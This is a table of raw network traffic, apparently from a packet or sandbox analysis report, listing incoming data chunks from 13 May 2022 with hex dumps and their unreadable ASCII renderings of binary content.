| 2022-05-13 13:53:16 UTC | 1705 | IN | Data Raw: 10 09 e3 15 73 c4 9a 34 fe 0f d6 2e 34 9d 7b 53 b6 fb 44 da 7b 0b 6d 4f 50 8e 40 75 19 0f cc 76 4a bb 86 43 12 02 9e 87 1f 5a f8 7a 78 c7 0a 91 7c cb 99 2d ad 6e 89 27 e7 db 5f f8 27 d4 62 62 bd 9c ac ac af bd fc f6 3c 8b e1 dd bf 86 3c 0b 74 9a b9 7b 9b c9 b4 d8 02 69 b6 d6 e3 67 cf 20 c3 4b 23 e0 6d 76 f9 86 38 04 1e bc 57 79 a7 eb ba 76 a4 97 ba 97 89 34 ed 67 59 b9 be 81 62 71 6f b4 40 6d 14 1c c5 b8 36 54 2e 70 cd 9e 47 04 1a 4f 09 59 d8 eb f7 ca fa dd ec 5a 76 93 a5 5a c8 d7 32 dd 9f 94 18 d7 81 22 f0 5d 82 92 06 4f 15 cc f8 6f e3 3e 9e fe 19 89 ee b4 48 9e 5b b9 de 7b 1d 36 d0 b2 04 b5 c1 50 64 62 00 0c 4e 1d 54 70 38 dd 9c e2 ba aa 4b 17 98 4a 53 a3 16 da b2 6e fe ae cb ee bb ff 00 86 3c 2a 15 aa c6 0a 17 4a 3a db 4e ba 7f 9d 91 d6 af 8f a0 f0 1d<br>Data Ascii: s4.4{SD{mOP@uvJCZzx\|-n'_'bb<<t{ig K#mv8Wyv4gYbqo@m6T.pGOYZvZ2"]Oo>H[{6PdbNTp8KJSn<*J:N |
| 2022-05-13 13:53:16 UTC | 1737 | IN | Data Raw: 4b c8 e3 94 55 ca 52 2a f9 8c 08 6c ed 03 23 27 3c e7 27 fc 2b 3a e2 ce 50 80 c5 70 b1 92 dc fe ec 02 3f 1e b9 a8 b5 6d 52 e2 ce 47 de 64 11 32 e1 46 46 00 1d c0 f5 f6 ac 9b 7b c8 6f 73 e6 5d 49 21 55 3f 78 01 c8 e0 ed 1d fd eb eb f0 f8 7e 58 a6 63 a1 2e a3 03 5b dc 24 89 72 27 7c 05 25 49 c1 f6 39 ff 00 f5 d5 06 b9 7b 39 3c d5 da fb be 5f 2d ba 67 de b4 64 86 19 a6 98 b4 e3 f7 60 05 2c d8 07 3f ec d3 12 de 34 57 31 bf 96 9f 74 82 39 6f 53 d7 81 5d fa 1c 95 15 de 86 7c 5a 8b 1e 64 8a 28 d9 49 c0 8c 9c 67 df 27 b5 4e c7 ce d8 e1 f7 b1 5e 8c 78 cf f7 be 95 9d 75 74 24 91 e0 44 e8 36 a7 a8 e7 39 07 38 fe b4 d1 6f 1b 47 b6 e0 79 4b 19 52 d1 ee f9 db 07 a9 3c 57 57 b1 d1 33 35 16 69 5b c0 b2 49 8b bb 90 fb 7e f8 c6 33 9e 9b 57 9c 0f 5f 4a c9 d6 e4 68 e7 2b 15<br>Data Ascii: KUR*l#'<'+:Pp?mRGd2FF{os]I!U?x~Xc.[$r'\|%I9{9<_-gd`,?4W1t9oS]\|Zd(Ig'N^xut$D698oGyKR<WW35i [l~3W_Jh+ |
| 2022-05-13 13:53:16 UTC | 1760 | IN | Data Raw: fe 95 5e 45 c7 02 ae 5c db 48 cd 9f 5a 86 48 98 60 30 e9 5b 46 4b 73 09 45 95 48 ed 8a 36 35 59 58 c0 6c 9a 08 01 b0 07 5a be 64 65 cb a1 5b 6e 3a d2 7f 15 4c eb f3 e7 b5 37 6f e5 4c 43 00 c5 28 50 17 22 9c 13 f2 3f 9d 3b 68 db 8a 60 47 b7 bd 2e da 70 4f 4a 50 be b4 01 16 d1 4b d6 a5 d8 0f 5a 42 98 e9 40 0c 03 0d 93 4f 55 a0 2d 48 bc ad 26 02 6d a4 db 52 6d 34 dd be 99 a9 2c 6a d4 8a 84 a7 bd 20 15 3b 5c 10 b8 03 f3 ac dd fa 15 1f 32 12 a0 71 46 7b 52 9f 99 89 ed 49 4c 05 06 ac 41 27 96 b9 1d 6a b0 fb d8 a9 15 8a ae 2a 1a be 85 46 4e 2c d4 82 e5 9f a9 e6 a4 6b a9 37 e3 77 b5 67 45 2f cd 9a 95 26 c3 57 3c a9 eb b1 d9 1a da 6e 6a 2d eb a7 be 69 ed 7d 95 e0 e0 d6 53 dc 12 b8 1d 6a 31 2b 03 9e f5 9f b1 4f 53 5f ac 35 a1 a4 f7 24 b7 26 a2 96 f9 86 d0 a6 a8 bc<br>Data Ascii: ^E\HZH`0[FKsEH65YXlZde[n:L7oLC(P"?;h`G.pOJPKZB@OU-H&mRm4,j ;\2qF{RILA'j*FN,k7wgE/&W<nj-i }Sj1+OS_5$& |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1768 | IN | Data Raw: 84 70 a8 fb aa 70 c7 d3 8f f0 aa 26 e2 20 cf 9f 9e 61 f2 e0 a6 48 cf 41 83 57 4e 87 36 af 62 2c 25 db 8d e4 7f cb 20 33 9c e5 98 f6 fd 2b 12 ef 5b 93 cc 78 60 93 cd 70 bb b7 6d c8 24 7f 0a a8 e9 f8 9e 6a c5 fd bd d5 c4 84 29 88 96 00 6d 32 15 00 7f b5 81 d0 fa 75 ab 16 e8 74 eb 3f 2a 45 85 f6 20 d8 aa be 5a 6e 1e 98 c9 c7 63 de bd 7a 71 84 63 a9 9c 93 6c e7 db 44 d4 35 0f 2e 79 f6 fd a3 94 f3 2e e4 66 58 94 f2 76 44 08 1b 8f a9 ad db 5b 78 74 88 fc 8b 7e 5b 00 96 61 f3 67 b1 e2 a1 13 4d 3a 82 7c ab 76 c1 2c a0 e0 e7 d7 27 f4 a4 37 90 c6 a7 70 06 55 6e 8a 72 58 f6 dc 45 4d 5a 9e d1 72 ad 8c 9c 54 77 1f 2b ca 88 57 cb 94 20 07 32 99 03 39 f7 f6 fc 6b 39 62 99 f7 80 4a 39 c7 0d 86 3e d5 6d ee e7 b8 4d e1 fc b9 31 bb 6b 63 81 e9 59 f7 97 7f 65 8d ff 00 8e ed<br>Data Ascii: pp& aHAWN6b,% 3+[x`pm$j)m2ut?*E ZnczqclD5.y.fXvD[xt~[agM:\|v,'7pUnrXEMZrTw+W 29k9bJ9>mM1kcYe |
| 2022-05-13 13:53:16 UTC | 1816 | IN | Data Raw: ad a0 db d6 52 39 28 24 2b 73 18 09 95 e0 91 ed 5a d1 db 09 6e 24 26 78 61 91 1f cd 11 4a 4f 03 18 00 1e 9f 5a c3 b9 49 20 b9 88 3a 12 1e 35 7e 38 27 3d 30 7d c7 ad 6f e9 70 41 a8 dc 25 b5 e4 84 14 38 7d a8 0c 81 7a 96 52 78 24 74 c1 af 6a 47 89 63 7e 1d 2e 0d 7e 12 89 22 c7 77 0f cc b2 86 07 3e d9 19 c7 d7 f4 ae 73 57 92 f4 dc fd 9a 64 5b 7b 98 d4 87 28 49 69 14 0e 87 b0 61 ea 38 22 ad bd 84 cb 62 97 91 98 ad d2 1b 91 6f 15 dd b9 dc 8d 21 52 db 08 ea 09 50 5b 9f 4e b5 34 9a 69 7b 59 2e ef c5 bd c5 c2 0c 24 c7 70 c8 ed 90 08 f9 bd 33 c5 62 b7 28 e5 6d fc d8 2e 60 9e 03 b1 89 f9 72 7f 2e 2b 7a 6f 15 5c 5e 68 22 c9 ef 65 91 12 4d 92 5b 4b 83 b4 75 c8 e0 1d b9 1d 32 45 67 df e9 ed c4 b0 89 1e 36 1b 89 94 05 61 93 ce 39 e7 07 b8 aa b1 40 8c b3 bb ca bb c0 c2<br>Data Ascii: R9($+sZn$&xaJOZI :5~8'=0}opA%8}zRx$tjGc~.~"w>sWd[{(Iia8"bo!RP[N4i{Y.$p3b(m.`r.+zo\^h"eM[ Ku2Eg6a9@ |
| 2022-05-13 13:53:16 UTC | 1872 | IN | Data Raw: 8e 9e d5 64 de 48 8b 1c 11 c9 24 77 2d bb 72 a2 ee e0 75 1e 83 03 fc 6a 9c 4d 8d 90 c1 17 9a cd 95 70 06 70 a4 f3 9c e3 af e7 55 14 ec ce 79 4a 37 d0 b7 75 e4 c6 af 73 79 2c 76 eb 9f 90 31 c9 2d d4 01 8e a6 ac da b3 ce 92 40 bb a2 12 29 c9 38 03 07 f8 b9 e8 31 d2 96 2b 49 6c b6 79 4b 1b b4 7f f2 d2 4e 42 e7 d0 d0 b6 2d 3c de 64 f2 6f 47 4d 8d 14 60 86 00 7a 9e a7 fa 8a c3 9a 2d 7f 5f 90 a3 17 27 a0 d3 65 0c d6 d8 4c c9 11 20 2b 74 c8 1c 6e 39 eb 9e d5 25 c4 36 f6 b6 be 62 f0 a8 76 2a ed 25 89 3d 07 1c 55 e5 85 2f 77 ad b8 d8 72 46 e9 0f 04 76 c0 1f ca 9a f6 a6 d2 db c8 62 7e d0 41 24 c4 3a 13 c9 c7 5e 82 b1 75 35 b3 65 4a 0f 64 73 57 76 62 66 f3 7c a9 44 b1 b9 f2 ca 85 1b 9f 1d 41 3d 87 41 9a 75 b4 33 ab 3b cf 13 09 51 4a ab 67 71 e4 e1 bd b8 ad 18 2d e2<br>Data Ascii: dH$w-rujMppUyJ7usy,v1-@)81+IlyKNB-<doGM`z-_'eL +tn9%6bv*%=U/wrFvb~A$:^u5eJdsWvbf\|DA=Au3; QJgq- |
| 2022-05-13 13:53:16 UTC | 1920 | IN | Data Raw: bd 6a a5 c4 c5 64 29 04 76 f1 c7 d6 e2 e5 94 28 f5 23 ff 00 ad c9 aa 90 59 83 74 26 96 e6 5b b5 00 30 89 40 8d 17 3e a0 1c 9c fb d7 42 a9 26 9d df f5 fd 79 9e 7c a3 a9 a9 04 51 ee 01 3a 67 2d 9c 60 67 bf a5 4e e6 30 88 eb 18 70 18 95 05 4f 3e 82 92 de 56 1e 5a 6c 2e ac dd 7a 22 7d 7a d5 88 e6 75 93 cb 20 47 26 4f 4e b8 c7 bf 7a f3 64 dd ce 98 c2 e5 78 e6 45 8f f7 a5 8b 7d ec 46 00 00 76 e3 ad 57 5b c9 24 73 0c 51 a8 f9 b2 49 18 62 3d c5 5f 69 a3 95 76 3c 63 cd ee cb fc 23 d7 3f d2 aa 49 a5 db 5a 30 21 fc c0 df 7a 40 77 1c fa 7d 7d 79 aa 8c a3 ad d6 a7 45 b9 51 64 8d aa 4d cb ab 81 82 00 07 1c 54 a8 63 55 f3 07 1b 86 e9 32 78 50 07 56 63 c0 a8 52 5f 35 40 4f 95 14 82 c0 f2 4f a6 40 ee 7d 2a cd d5 ac 13 db 79 13 ed 21 d0 ef b7 65 05 4e 4f f1 76 fc 0f 15 8b<br>Data Ascii: jd)v(#Yt&[0@>B&y\|Q:g-`gN0pO>VZl.z"}zu G&ONzdxE}FvW[$sQIb=_iv<c#?IZ0!z@w}}yEQdMTcU2xPVcR_ 5@OO@}*y!eNOv |
| 2022-05-13 13:53:16 UTC | 1991 | IN | Data Raw: da c1 9f 7c 61 ed 00 9e 38 a5 60 3c e6 0c 06 c5 07 ef 12 09 e9 d3 19 af 55 d5 04 e9 71 03 89 25 69 48 48 67 8a 55 64 96 68 e4 6f 97 20 92 4f cc 01 dd c0 e7 de b8 31 35 34 e4 5d 4e cc 34 15 f9 df 43 ae bd bc 55 f0 8d 92 c1 6d 67 1c b3 5b c7 71 25 c5 c1 c2 f9 65 73 e6 6d e4 92 47 20 1f 73 55 2c 65 6d 67 4a 92 0b 19 23 db 67 6d f2 9c 11 94 08 49 75 e7 82 14 64 67 af 4f 4a bb a0 78 4f 52 f0 e6 8f ad cd 3e 9e 35 3d 52 24 69 d2 c2 15 56 0a 8b cb 28 24 f6 62 3e 6c 60 73 80 6b 6b c3 70 7f c2 69 a7 fd ae fb 11 e6 d1 55 e3 f9 61 89 63 2a 4e c6 70 bf 2e 31 8e 72 dc 83 c6 71 5f 3d 2a 91 8a 6d 3d 13 dc fa 28 d2 94 da 4d 59 b5 b1 57 49 d3 f5 08 7c 37 6d 3c b7 0a 2e da 10 d6 f1 dc 36 fb 89 d8 ae 52 46 ce 48 62 a4 2a 29 c6 31 93 e9 5d 0a dd a7 86 bc 32 f6 da 40 8f ed 77<br>Data Ascii: \|a8`<Uq%iHHgUdho O154]N4CUmg[q%esmG sU,emgJ#gmIudgOJxOR>5=R$iV($b>l`skkpiUac*Np.1rq_=*m= (MYWI\|7m<.6RFHb*)1]2@w |
| 2022-05-13 13:53:16 UTC | 2031 | IN | Data Raw: 38 67 66 1c fc b9 07 68 af a6 86 17 0b 85 a1 2f 67 04 af a6 aa f7 f5 fe ac 78 3f bc af 5d 27 bf af fc 39 db 68 9e 0a f1 13 b5 fd df c4 3f 10 43 67 a4 24 9e 7c 76 d7 17 44 41 34 84 05 3f bb 51 80 a5 54 28 cf 1c 0e 2b dc 16 d7 45 f0 7e 87 73 37 85 fc 0d 23 8b 88 8c f2 6b 4d 66 b2 c9 3a 2a a0 8d 60 56 52 76 82 48 e3 19 23 3c e2 bc f7 c0 de 05 83 fb 1e e9 fc 73 73 79 e2 0d 2a 49 e2 11 e9 aa c6 35 94 92 4c 51 b3 67 3e 58 23 81 9e 4e 79 ae e3 fe 1a 7b 4a b1 8e f6 1d 3b 46 d5 6e 05 8e 50 7d 9a c6 43 15 b0 03 6e 32 49 0c 00 e0 62 be 3b 1d 2a d5 aa 28 d1 8f 32 5b a5 a4 7a 5b 6e be ba 76 f2 fb dc 0c 70 d4 b0 d6 af 25 16 f6 be b2 eb 7f 91 4f e1 ff 00 87 3e 2b 6b fe 21 9f c4 f7 37 ff 00 d8 fa 3c 57 02 eb 4f d1 6f 20 49 11 b0 71 b7 6e 46 cc 0c e4 80 0e 5b 15 cb 7e d5<br>Data Ascii: 8gfh/gx?]'9h?Cg$\|vDA4?QT(+E~s7#kMf:*`VRvH#<ssy*l5LQg>X#Ny{J;FnP}Cn2Ib;*(2[z[nvp%O>+k!7<WOo IqnF[~ |
| 2022-05-13 13:53:16 UTC | 2063 | IN | Data Raw: 9c 60 b7 ee 7a 14 6a 4a 5b 9a 5a 35 a7 cd 2b b6 d5 24 6f 32 c6 78 24 1c 77 c9 19 f5 24 9a 8f 52 bc 93 ed 46 29 2e ed 6d e1 da 33 18 91 9a 52 d9 e7 70 1c 63 03 81 d6 ac 2d d5 be 9b 66 91 93 2d dd c0 53 88 e2 5e a4 7a b7 41 5c bc da 84 f7 6f 21 92 d9 a2 8a 56 0e 57 e4 62 1c 74 00 a8 c9 23 ae 73 5e 1e 16 8a ab 27 3a 9b 1e 8e ca e6 85 fe ac d6 93 1b 88 21 5b 9b ab ad ad f6 a3 18 44 60 3e 5c b2 80 0f e7 e9 5e 69 e3 5f 1c 7f 67 de 32 41 1c 5a e6 b0 ef e5 ac 46 4c c5 6c 47 40 c4 2e 17 d4 e3 2d 9e 2b a6 d5 22 be d5 24 31 4a e3 ca 2d 81 e5 b1 25 b1 c0 62 72 0e 33 eb 8f a5 73 51 f8 4e c6 46 29 70 8d e6 c6 41 75 2c 08 c6 7b e3 b1 3f 8d 7d 6e 5f 2c 3d 3a 9e d2 aa bd 8f 17 19 39 cd 72 c4 a9 f0 97 c3 b3 e8 16 0e 0d c2 dc 35 c5 d3 cf 33 46 c5 17 cc 27 90 bd 4e 07 62 4e<br>Data Ascii: `zjJ[Z5+$o2x$w$RF).m3Rpc-f-S^zA\o!VWbt#s^':![D`>\^i_g2AZFLlG@.-+"$1J-%br3sQNF)pAu,{?}n_, =:9r53F'NbN |
| 2022-05-13 13:53:16 UTC | 2111 | IN | Data Raw: 64 de ce 80 96 23 18 1e e7 af 15 36 1d d9 7a f6 3b 5b ad 2e 29 a2 88 49 0c 20 29 33 31 c9 0d c1 19 ef 8f 43 5f b3 3f f0 4e 7f 88 3a c7 c4 0f d9 33 c3 57 1a db 8b 8b 8d 1a 79 f4 48 6e 01 2c f3 5b db b0 58 9a 4c 93 86 0b 85 3e bb 41 ef 5f 8a fa 65 d0 8a 5f b0 ca f8 b6 94 98 df d8 91 85 60 7d 8f 7a ea 3e 1b 7c 5e f1 bf c1 3f 11 5a 6b de 0d f1 05 e6 81 a8 db 92 1a de 39 19 ed e7 c1 f9 92 68 49 29 22 93 d7 23 3d f3 9c 1a 99 46 e8 b8 c8 fe 85 f1 1c c9 9e d5 52 4b 58 cf 00 00 b9 ce 56 be 28 f0 27 fc 15 8b e1 46 b1 a5 5b 2f 8b 2c b5 ef 0d 6a a2 28 fe d0 62 b1 fb 4d ab 48 14 6f 31 94 62 ca bb b2 00 23 38 c5 7d 95 63 aa 45 aa da db dd 5b bf 99 6f 3c 2b 3c 4d c8 dc ac a1 94 e0 e0 8c 82 3e 9d 2b 35 16 8d 2e 99 2b c6 90 29 5c fe 66 a2 62 a3 a5 56 b9 9c 16 c0 3d 0d 55<br>Data Ascii: d#6z;[.)I )31C_?N:3WyHn,[XL>A_e_`}z>\|^?Zk9hI)"#=FRKXV('F[/,j(bMHo1b#8}cE[o<+<M>+5.+)\fbV=U |
| 2022-05-13 13:53:16 UTC | 2150 | IN | Data Raw: 14 82 4f 19 fa fc 2e 0d 4a 8f ba 95 d6 ad f5 d6 d6 5f 3e 9e 6c e7 9a a7 4e 6a eb 47 a2 da de 7f 72 d5 f4 b1 47 c5 fa 96 af 67 79 a1 43 6d 15 a4 5a e5 f6 a1 69 65 fe b5 8c 8c 8c e3 ce 2a 40 c2 c4 aa 1f 0c 79 ef 81 9a e4 7e 35 78 ce f7 c6 16 3e 1f f0 c5 86 bf 24 7a 0d a5 c3 5b 5c 7d 96 46 32 ea 17 91 97 91 a4 de 40 2c a8 3c bd a4 e0 64 13 8e 94 dd 4b c4 53 6a de 38 d0 da 3b ab ad 42 dd 92 7b f5 8d 8b 95 d3 a3 99 00 82 dc 31 00 48 c4 07 da c0 7d cf 5a e9 3c 25 f0 8b 44 9f 4a bf d4 d9 ee 53 51 7b 79 2e 56 32 71 f6 60 c0 06 55 07 a9 63 1a e7 1c 80 40 ef 5f 4f 0a 54 30 5c 95 2a 2d 56 da 75 7f e5 d3 f0 e8 78 f2 55 31 1c f0 a3 b3 df 5e 96 5f 9f f5 d4 e5 fe 22 ea 7a b7 86 7e 17 f8 97 5f f1 1e bc f7 7e 22 bd b0 11 ad a2 66 24 13 4b fb b0 e1 41 c1 62 bf 31 c7 20 8f<br>Data Ascii: O.J_>lNjGrGgyCmZie*@y~5x>$z[\}F2@,<dKSj8;B{1H}Z<%DJSQ{y.V2q`Uc@_OT0*-VuxU1^_"z~_~"f$KAb1 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2184 | IN | Data Raw: 0e 3b 2f 4e 77 bc 77 a8 5b 69 96 b7 b7 57 9a 8a a5 b5 89 56 99 ae 63 69 50 03 f7 94 63 95 ce 00 e3 e8 4d 71 3a 9c 9e 28 d5 2d f4 cd 6a db 50 3a 25 a4 45 6f e7 be 96 34 65 48 c1 53 1e c0 72 31 d3 24 8c 00 4d 7b 10 4e ac 15 ad 15 f3 ff 00 82 79 f2 71 a7 27 bb 66 c4 0d aa 5c 6a 97 9a e6 b3 a9 44 fa 78 28 96 30 db 2b 79 c8 4a e1 a7 65 0b c8 27 e5 0a 01 20 02 72 33 8a bb 75 7b ad dd dd 7d 96 5b 6c 0f 28 3c 57 52 62 32 00 20 96 2c 70 4b 74 f9 40 e4 0f 6a 58 6e 6f f4 8f 00 26 bb 65 e6 5f e9 d7 2a f7 13 5d c9 1e c6 76 27 69 70 c3 95 53 8c 8c 8c 10 73 9e 95 5b 4a f1 92 5c ea bf ba b3 5b 8b 18 11 63 b9 b9 10 f9 c6 15 18 6c a9 3c 00 33 8e 47 7c d7 0d 5c 33 a9 79 25 b6 9f 77 f5 f3 1c a7 1d 22 de e5 fb 9f 06 dc e9 fa 6d a4 b7 b7 70 bd f9 66 b9 93 73 b3 4c db f2 15 d5<br>Data Ascii: ;/Nww[iWVciPcMq:(-jP:%Eo4eHSr1$M{Nyq'f\jDx(0+yJe' r3u{}[l(<WRb2 ,pKt@jXno&e_*]v'ipSs[J\[cl<3G\|\3y% w"mpfsL |
| 2022-05-13 13:53:16 UTC | 2216 | IN | Data Raw: ab 5f 5f eb d3 6f 93 39 df 84 de 18 d7 ac 3e 2f 7f c2 5a 9a a5 9d 97 87 a1 d3 d7 c4 fa 9f 9e 45 a4 10 5a ca 92 2a 48 49 1f eb 07 de 04 0c 80 eb eb 56 e6 f1 ee 83 f1 0f e2 66 91 e1 7d 26 f2 64 f0 8e a3 a8 5b cf 16 8b e4 49 69 25 d7 9e b2 34 f1 f1 86 da 24 44 63 d0 10 dc 0e 6b a8 fb 3d b7 8a 35 5f 10 fc 39 fe d7 b7 f1 46 bb 7f 0d ad b5 ed 83 4a 6d a0 d2 a1 b6 95 5e 40 58 03 e7 20 28 99 8e 33 f3 02 14 10 33 5e 61 71 f1 23 c3 be 14 d6 f4 cd 5f 4a 8e e6 ef c7 49 7e d2 c9 ab 47 65 b5 a7 b7 6b a3 0b 2a 92 c4 c2 42 ab e3 fd fe bd 2b d2 a7 1f 6d 37 26 bd eb 24 be ed 1f 7d ef af dc 79 b5 24 a8 c2 31 bf bb 76 df 5e ba af cb 4d 7c cf 65 f0 1e ad 0d af 8f 3c 0f f0 d6 3b c6 d6 13 43 9d bc 53 71 7c a4 08 4a b4 13 cb e4 20 19 1e 52 30 88 02 49 c8 fa 0a f0 ff 00 0d 47 ff<br>Data Ascii: __o9>/ZEZ*HIVf}&d[li%4$Dck=5_9FJm^@X (33^aq#_JI~Gek*B+m7&$}y$1v^M\|e<;CSq\|J R0IG |
| 2022-05-13 13:53:16 UTC | 2248 | IN | Data Raw: aa 95 29 6f 92 ac 30 bc 82 0a 8c e4 f1 c7 a5 67 53 07 5a 0e dc ad fc 86 b1 14 a4 be 23 b4 f0 fe 9e b6 7a 5d 85 b2 15 f9 23 4d d6 ea a0 14 05 89 1c 0f e1 c7 40 31 c0 af 3b f8 85 a8 de 4d a2 f8 c7 c2 fe 1f b9 b7 8b c7 5a 85 bd d5 fe 9f 62 67 10 4f 6f 1c 8c 21 5b a6 6e 4a 2f 07 9e a4 0f 7a ea 34 bf 89 3a 1d cd fd a5 cf f6 8d 8e 9f 04 80 24 c2 e4 85 99 d4 2e d5 38 19 da b8 e3 24 f4 ae 2e fa 4f 0f de 78 9e 2b 2d 22 ee 29 75 7b ad 60 9b ab fb 63 99 ee 6d 61 00 43 03 cc 46 5a 2d a4 ae dc e0 e3 eb 57 46 8c e3 2b b8 bd 3c bb 7e 86 53 a9 19 2b 73 6f e6 79 97 81 7e 14 e9 1f 0e b4 db fd 37 fe 12 e0 be 24 d5 74 58 f4 53 ae 5c 47 8b 4b 22 a8 cd 2c ab b9 87 98 ce ce e0 29 2a 4e 01 00 f2 6b a1 d5 7c 65 7f 12 68 da be 8d a3 a9 d2 16 54 d5 bc 4f 79 7d 38 5f b3 5b d8 5a ec<br>Data Ascii: )o0gSZ#z]#M@1;MZbgOo![nJ/z4:$.8$.Ox+-")u{`cmaCFZ-WF+<~S+soy~7$tXS\GK",)*Nk\|ehTOy}8_[Z |
| 2022-05-13 13:53:16 UTC | 2256 | IN | Data Raw: 03 c1 99 c8 e3 71 5f 97 3d 6a 1b 3d 1b 4b fb 6c e9 6f a1 d8 ea 53 2d c9 64 b4 b8 8d 97 6c 63 05 4b cc 80 a6 0a e3 e5 c9 c1 c8 e6 b7 f6 d3 b7 c4 c5 ec 61 d6 28 c0 8b c1 ff 00 0b e4 b3 82 0b 9b dd 56 52 91 ec 59 23 8d d0 15 07 ab e0 0d e4 0e 9d 00 1c 73 d6 b4 6c f4 1f 84 76 13 46 eb 61 73 70 bc 37 ef a0 93 73 11 d7 38 60 39 ef 5a 56 f6 70 5f dc de e9 90 68 da 29 bf 42 66 2b 1c e0 90 d8 c8 89 58 a8 03 7f dd 18 f9 40 07 20 75 a4 d6 74 53 0d 9d fd c5 ff 00 82 a2 8e e2 3b 67 b9 1a 66 9f 3c 71 c9 6e 50 00 24 91 86 54 a3 67 3b 43 6e 23 b7 38 ac 9d 49 cb 47 27 f7 96 a9 c3 a4 57 dc 69 e9 9e 26 f8 6f a2 32 1b 0b 08 e0 99 51 54 15 d3 fe 71 ce 73 92 c7 e6 23 8e 38 02 b7 62 f8 cd e1 68 54 85 6b b4 12 48 0b 88 ed 51 09 50 38 52 43 1c f3 cd 70 57 9a 76 9e b6 ba 45 b5 8f<br>Data Ascii: q_=j=KloS-dlcKa(VRY#slvFasp7s8`9ZVp_h)Bf+X@ utS;gf<qnP$Tg;Cn#8IG'Wi&o2QTqs#8bhTkHQP8RCpW vE |
| 2022-05-13 13:53:16 UTC | 2295 | IN | Data Raw: 6b 1e 8d aa 68 d7 52 5b ad 94 d2 8d 36 18 64 58 d4 e6 35 57 58 88 50 47 de 60 c5 9b ae 7b 52 58 ca 72 76 8c 6e 37 82 a8 95 e4 ec 63 6a 9f b1 0e 87 7d 1c 82 2f 1b ac 05 72 54 cd 02 14 00 75 dc 43 0c 63 be 2b 9f b4 fd 88 ad ee 64 9c da 78 bf 49 70 99 d8 63 2d 32 be 07 25 8f 03 f0 5c e3 de a4 b9 f0 c5 d5 ec 36 82 e0 47 22 43 b6 10 24 8d be 70 14 e1 5b 68 00 90 79 c7 53 cf 5a af 6d f0 d2 e6 47 c5 b6 99 2d ec f1 96 78 da 38 9e 0d d8 1d 14 10 00 03 b0 e0 d7 42 ab 4d ef 1f c4 e7 74 6a 2d 14 bf 00 9b f6 1c f1 41 8f cc b7 d5 74 59 41 20 aa ee 95 37 03 df 95 e3 e8 71 58 3e 36 fd 8c f5 eb 0b 38 e7 d3 6e 2c 49 18 59 7e d5 23 22 ab 7f b2 d8 20 e7 b0 35 d2 49 f0 f3 5e b8 98 13 05 cd a0 2c 07 ef 2e 24 76 3e bf 36 e3 81 f8 d4 e3 e1 7e b9 ae 25 c4 cc 8d 2c 71 f2 21 8a 59<br>Data Ascii: khR[6dX5WXPG`{RXrvn7cj}/rTuCc+dxIpc-2%\6G"C$p[hySZmG-x8BMtj-AtYA 7qX>68n,IY~#" 5I^,.$v>6~%,q!Y |
| 2022-05-13 13:53:16 UTC | 2311 | IN | Data Raw: e1 5f 88 2c 96 36 b9 f0 96 bd 10 ce d3 e6 40 c0 e7 19 03 68 5c 8f 5e 9e d9 ad 25 c9 51 5a ff 00 89 9c 63 38 3b a5 f8 19 de 26 f8 c3 af eb 30 fd 8d 74 bf 0d db da 32 b0 f2 e2 b1 60 ea a5 b2 14 b1 60 77 0e ce 39 23 af a5 70 8f e2 2d 66 69 36 20 8e 47 4f ba 39 65 c7 5c 60 f5 cf a1 eb 5d dd e7 80 ef 2d 57 13 69 7a 92 32 82 65 59 2c e4 05 3b e0 9c 56 62 5a b1 73 15 a4 57 31 f9 a4 c7 83 0e d2 49 e3 8c 8e be 84 73 4e 34 d5 b4 66 72 93 93 d5 18 ff 00 db 73 4c b1 b4 b2 bd b1 70 4c c8 a3 6a a3 74 c2 82 c4 6d c7 27 3c d5 36 d4 9a 59 8a da 4f f6 89 70 4a 92 bb 94 73 dc 05 ae ab 4f f8 6b 7d ad 34 b1 db 69 77 51 7d 91 5c 5c 4b 76 24 11 82 bc 9d cc 54 84 20 76 c1 fc 6a bc 5a 5e a5 6b 6c 23 80 08 e0 89 d5 d5 b2 1f 63 9e 8c a4 e0 e7 03 8e 0f e1 55 ca c5 6f 23 9f bc f1 03<br>Data Ascii: _,6@h\^%QZc8;&0t2``w9#p-fi6 GO9e\`]-Wiz2eY,;VbZsW1IsN4frsLpLjtm'<6YOpJsOk}4iwQ}\\Kv$T vj Z^kl#cUo# |
| 2022-05-13 13:53:16 UTC | 2335 | IN | Data Raw: 27 9e 37 71 47 c2 6f 05 5a 59 78 87 c4 fe 27 d6 7c 41 2e 91 f6 34 6b ab 1b ab 52 f3 da 4c cd 94 31 ca c1 94 05 6c ed 6c 30 1c 32 93 d0 51 e1 ff 00 0c eb 92 e8 ef e2 6b b9 f4 7b df 0f 6a d7 46 da f2 2d 16 f2 57 bb 79 14 6f 11 46 b0 ee 68 95 17 9c 92 39 56 ce 07 27 3e 64 8d d4 5e 8d 99 5e 1e d1 6f 2f 52 79 f5 1b 2b ab 2d 41 35 03 65 2c 36 9a 73 9f 9c e5 99 56 52 40 32 36 76 aa 9c f3 80 58 57 45 a6 78 4f c5 96 be 2c 7d 2a d7 4b bc b0 2b 2c 16 46 6d 6a 48 5a e1 a3 07 7c b1 dc 48 19 92 02 13 71 de 49 e4 ed c9 ce 2b 0e f3 e2 04 5a 05 ae a7 fd 99 7f e1 6b cd 43 4d b9 01 6f fe da f7 ff 00 da 0c 40 65 2a ae c0 ca 02 b0 50 d8 55 04 91 8c d7 69 fd 9b e2 8f 0f c9 3c 3b ec ed ae e3 5b 79 a0 b8 b9 b8 11 e9 16 f7 05 7c c7 8a 35 6e 25 8a 35 6d cc 0e 54 1d c3 27 18 a8 93<br>Data Ascii: '7qGoZYx'\|A.4kRL1Il02Qk{jF-WyoFh9V'>d^^o/Ry+-A5e,6sVR@26vXWExO,}*K+,FmjHZ\|HqI+ZkCMo@e*PUi<;[y\|5n%5mT' |
